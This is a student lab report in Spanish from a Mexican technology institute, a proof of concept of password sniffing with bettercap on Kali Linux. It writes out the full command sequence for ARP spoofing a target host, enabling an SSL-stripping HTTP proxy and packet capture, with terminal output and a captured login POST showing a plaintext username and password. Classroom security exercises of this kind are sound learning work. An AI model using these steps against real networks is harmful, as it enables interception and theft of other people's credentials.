



TECNOLOGICO
NACIONAL DE MEXICO



INSTITUTO TECNOLÓGICO DE CANCÚN

INGENIERÍA EN
SISTEMAS COMPUTACIONALES
FUNDAMENTOS DE TELECOMUNICACIONES


NOMBRE DEL ALUMNO:
COLLÍ CHEL WILLIAM BLADIMIR

HORARIO
LUNES A JUEVES
5:00 PM – 6:00 PM

PROFESOR
ISMAEL JIMENEZ SANCHEZ


Realizar una poc del bettercap “sniffing de contraseña”

Primer paso fue que se abri la terminal de kali Linux después se le dio la comando bettercap y después se puso el comando net.probe on para hacer la suplantación y después net.show como se muestra en la pantalla y se pusieron los siguientes comandos para hacer el sniffi de contraseña como en la imagen.



```
william@kali: ~  
Archivo Acciones Editar Vista Ayuda  
192.168.0.108 08:00:27:d1:55:f9 eth0 PCS Computer Systems GmbH 0 B 0 B 14:40:26  
192.168.0.1 70:4f:57:51:05:2c gateway Tp-Link Technologies Co.,Ltd. 10 kB 428 B 14:40:26  
192.168.0.102 dc:e8:38:b6:a5:2b CK Telecom (Shenzhen) Limited 240 B 184 B 14:41:09  
192.168.0.103 b0:c1:9e:89:1d:66 zte corporation 0 B 184 B 14:41:02  
192.168.0.104 aa:71:74:cf:2f:fc Huawei Technologies Co.,Ltd 240 B 184 B 14:41:09  
192.168.0.107 50:7b:9d:ef:bf:aa DESKTOP-8BFAMRO LCFC(HeFei) Electronics Technology co., ltd 1.5 kB 411 B 14:41:14  
  
27 kB / + 88 kB / 1678 pkts  
192.168.0.0/24 > 192.168.0.108 » [14:41:34] [endpoint.new] endpoint 192.168.0.108 detected as fc:2d:5e:c0:20:f3 (zte corporation).  
192.168.0.0/24 > 192.168.0.108 » set arp.spoof.targets 192.168.0.107  
192.168.0.0/24 > 192.168.0.108 » get http.proxy.address  
http.proxy.address: '<interface address>'  
192.168.0.0/24 > 192.168.0.108 » set http.proxy.sslstrip true  
192.168.0.0/24 > 192.168.0.108 » get http.proxy.sslstrip  
http.proxy.sslstrip: 'true'  
192.168.0.0/24 > 192.168.0.108 » set net.sniff.output test2.cap  
192.168.0.0/24 > 192.168.0.108 » get net.sniff.output  
net.sniff.output: 'test2.cap'  
192.168.0.0/24 > 192.168.0.108 » arp.spoof on  
192.168.0.0/24 > 192.168.0.108 » [14:52:09] [sys.log] [inf] arp.spoof enabling forwarding  
192.168.0.0/24 > 192.168.0.108 » [14:52:09] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.  
192.168.0.0/24 > 192.168.0.108 » http.proxy on  
192.168.0.0/24 > 192.168.0.108 » [14:52:34] [sys.log] [inf] http.proxy started on 192.168.0.108:8080 (sslstrip enabled)  
192.168.0.0/24 > 192.168.0.108 » [14:52:40] [sys.log] [inf] [sslstrip] Got redirection from HTTP to HTTPS: http://cdn.content.prod.cms.msn.com → https://assets.msn.com  
192.168.0.0/24 > 192.168.0.108 » net.sniff on
```

Después de haber hecho lo siguiente se verifica si se activaron el net.probe, net recon, net sniff, arp spoof como en la imagen.



```
william@kali: ~  
Archivo Acciones Editar Vista Ayuda  
! COMMAND : Execute a shell command and print its output.  
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.  
  
Modules  
any.proxy > not running  
api.rest > not running  
arp.spoof > running  
ble.recon > not running  
caplets > not running  
dhcp6.spoof > not running  
dns.spoof > not running  
events.stream > running  
gps > not running  
hid > not running  
http.proxy > running  
http.server > not running  
https.proxy > not running  
https.server > not running  
mac.changer > not running  
mdns.server > not running  
mysql.server > not running  
net.probe > running  
net.recon > running  
net.sniff > running  
packet.proxy > not running  
syn.scan > not running  
tcp.proxy > not running  
ticker > not running  
ui > not running  
update > not running  
wifi > not running  
wol > not running  
192.168.0.0/24 > 192.168.0.108 » [14:55:34] [net.sniff.https] [inf] DESKTOP-8BFAMRO > https://ts.eset.com
```

Este es el último paso es probar si hizo el ataque por eso abrimos el navegador de la víctima y vamos en una página donde se pueda iniciar sesión y se pone el usuario y la contraseña y se le da en submit y en el bettercap se debe de mostrar la información de la víctima como se muestra en la imagen.

The image shows a Kali Linux virtual machine environment. On the left, a terminal window displays the execution of a Java JSP application. The code defines a `loginbean.LoginBean` class with properties for `username` and `password`. It uses `request.getParameter()` to retrieve these values and `request.setAttribute()` to store them. The application then forwards the request to a page named `hello`. The terminal output shows a successful POST request to `/login/loginbean.jsp` with the following headers and body:

```
POST /login/loginbean.jsp HTTP/1.1
Host: aakam.info
Origin: http://aakam.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36
Accept-Language: es-ES,es;q=0.9
Connection: keep-alive
Content-Length: 50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://aakam.info/login/login.jsp
Accept-Encoding: gzip, deflate

username=sergio&password=allanoteama&Submit=Submit
```

On the right, a web browser window shows the `aakam.info/login/loginbean.jsp` page. The page content is a JSP script that retrieves the `username` and `password` parameters and stores them in the `loginbean.LoginBean` class. The browser's address bar shows the URL `aakam.info/login/loginbean.jsp`.